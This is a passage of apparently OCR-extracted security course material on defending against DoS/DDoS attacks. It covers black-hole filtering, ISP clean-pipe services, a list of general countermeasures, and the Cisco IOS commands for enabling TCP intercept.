
- **Black Hole Filtering**

  Black-hole filtering is a common technique to defend against botnets and, thus, to prevent DoS attacks. Black holes refer to network nodes wherein incoming traffic is discarded or dropped without informing the source that the data did not reach the intended recipient. Undesirable traffic can be dropped before it enters a protected network with a technique called remotely triggered black-hole (RTBH) filtering. As this is a remotely triggered process, this filtering must be performed in conjunction with the ISP. It uses Border Gateway Protocol (BGP) host routes to route traffic to the victim's servers to a "null0" next hop.

- **DDoS Prevention Offerings from ISP or DDoS Service**

  This method is effective in preventing IP spoofing at the ISP level. Here, the ISP scrubs/cleans traffic before allowing it to enter a user's Internet link. Because this service runs in the cloud, DDoS attacks do not saturate the Internet links. In addition, some third parties offer cloud DDoS prevention services.

  IP Source Guard (in CISCO) or similar features can be enabled in other routers to filter traffic based on the DHCP snooping binding database or IP source bindings, which prevent bots from sending spoofed packets.



Additional DoS/DDoS Countermeasures


1. Use **strong encryption mechanisms** such as WPA2 and AES 256 for broadband networks to defend against eavesdropping
2. Ensure that the software and protocols are **up-to-date** and scan the machines thoroughly to detect any anomalous behavior
3. Disable unused and **unsecure services**
4. Block all **inbound packets** originating from service ports to block the traffic from reflection servers
5. **Update each kernel** to its latest release
6. Prevent the transmission of **fraudulently addressed packets** at the ISP level
7. Implement **cognitive radios** in the physical layer to handle jamming and scrambling attacks
8. Configure the firewall to deny **external ICMP traffic access**
9. Secure **remote administration** and connectivity testing
10. Perform thorough **input validation**
11. Prevent the use of **unnecessary functions** such as gets, and strcpy
12. Prevent the **return addresses** from being overwritten

Additional DoS/DDoS Countermeasures

Implementing defensive mechanisms at proper places by following proper measures allows the heightening of organizational network security. The following is a list of countermeasures for combating DoS/DDoS attacks:

- Use strong encryption mechanisms such as WPA2 and AES 256 for broadband networks to defend against eavesdropping
- Ensure that the software and protocols are up-to-date and scan the machines thoroughly to detect any anomalous behavior
- Update the kernel to the latest release and disable unused and insecure services
- Block all inbound packets originating from the service ports to block traffic from reflection servers
- Enable TCP SYN cookie protection
- Prevent the transmission of fraudulently addressed packets at the ISP level
- Implement cognitive radios in the physical layer to handle jamming and scrambling attacks
- Configure the firewall to deny external Internet Control Message Protocol (ICMP) traffic access
- Secure remote administration and connectivity testing
- Perform thorough input validation
- Prevent the use of unnecessary functions such as gets and strcpy

- Prevent the return addresses from being overwritten
- Use advanced network-level surveillance technologies to monitor the network perimeter
- Ensure that the semi-accessible connections are enabled with assertive timeout functions
- Implement distributed server model and colocation services as a backup service model to reduce server overloading during DDoS attacks
- Ensure that the servers are free of bottlenecks and failure points
- Use third-party protection services to accommodate enhanced security from many major DDoS attacks
- Use multi-cloud deployment models for major applications to ensure proper backup during DDoS attacks on a cloud platform
- Perform extensive simulations of DoS/DDoS attacks to avoid sudden surges and maintain a proper counteraction strategy for future attacks



DoS/DDoS Protection at ISP Level

1. Most ISPs simply block all requests during a **DDoS attack**, **denying even the legitimate traffic** from accessing the service
2. ISPs offer in-the-cloud DDoS protection for Internet links so that they do not become **saturated by the attack**
3. In-the-cloud DDoS protection **redirects attack traffic** to the ISP during the attack and sends it back
4. Administrators can **request ISPs** to block the original affected IP and move their site to another IP after performing DNS propagation

DoS/DDoS Protection at ISP Level

One of the best ways to defend against DoS attacks is to block them at the gateway. This task is performed by the contracted ISP. ISPs offer a “clean pipes” service-level agreement that provides an assured bandwidth of genuine traffic, rather than the total bandwidth of all traffic. Most ISPs simply block all requests during a DDoS attack, denying even legitimate traffic from accessing the service. If an ISP does not provide clean-pipes services, subscription services provided by many cloud service providers can be used. The subscription services serve as an intermediary, receive traffic destined for the network, filter it, and then pass on only trusted connections. Vendors such as Imperva and VeriSign offer services for cloud protection against DoS attacks.

ISPs offer in-the-cloud DDoS protection for Internet links to avoid saturation due to an attack. This type of protection redirects attack traffic to the ISP during an attack. Administrators can request ISPs to block the original affected IP and move their site to another IP after performing DNS propagation.

Enabling TCP Intercept on Cisco IOS Software

- To **enable TCP Intercept** on **CISCO IOS**, use these commands in the global configuration mode:

Step	Command	Purpose
1	**access-list** access-list-number {**deny** | **permit**} **tcp any** destination destination-wildcard	Define an IP extended access list
2	**ip tcp Intercept list** *access-list-number*	Enable TCP Intercept

- TCP intercept can operate in either the **active intercept** mode or the **passive watch** mode. The default is the intercept mode
- The command to set the TCP Intercept mode in the **global configuration** is as follows:

Command	Purpose
ip tcp intercept mode {intercept | watch}	Set the TCP intercept mode

https://www.cisco.com

Enabling TCP Intercept on Cisco IOS Software

Source: *https://www.cisco.com*

TCP intercept can be enabled by executing the commands given in the below table in the global configuration mode.

Step	Command	Purpose
1	`access-list access-list-number {deny	permit} tcp any destination destination-wildcard`	Defines an IP extended access list
2	`ip tcp intercept list access-list-number`	Enables TCP intercept

Table 10.1: Steps to enable TCP intercept on Cisco IOS

An access list achieves three purposes:

1. Interception of all requests
2. Interception of only requests originating from specific networks
3. Interception of only requests destined for specific servers

Typically, an access list defines the source as any source and the destination as specific networks or servers. As it is unimportant to know who to intercept packets from, the source addresses are not filtered. Rather, the destination server or network to be protected is identified. TCP intercept can operate in either the active intercept mode or passive watch mode. The default is the intercept mode.

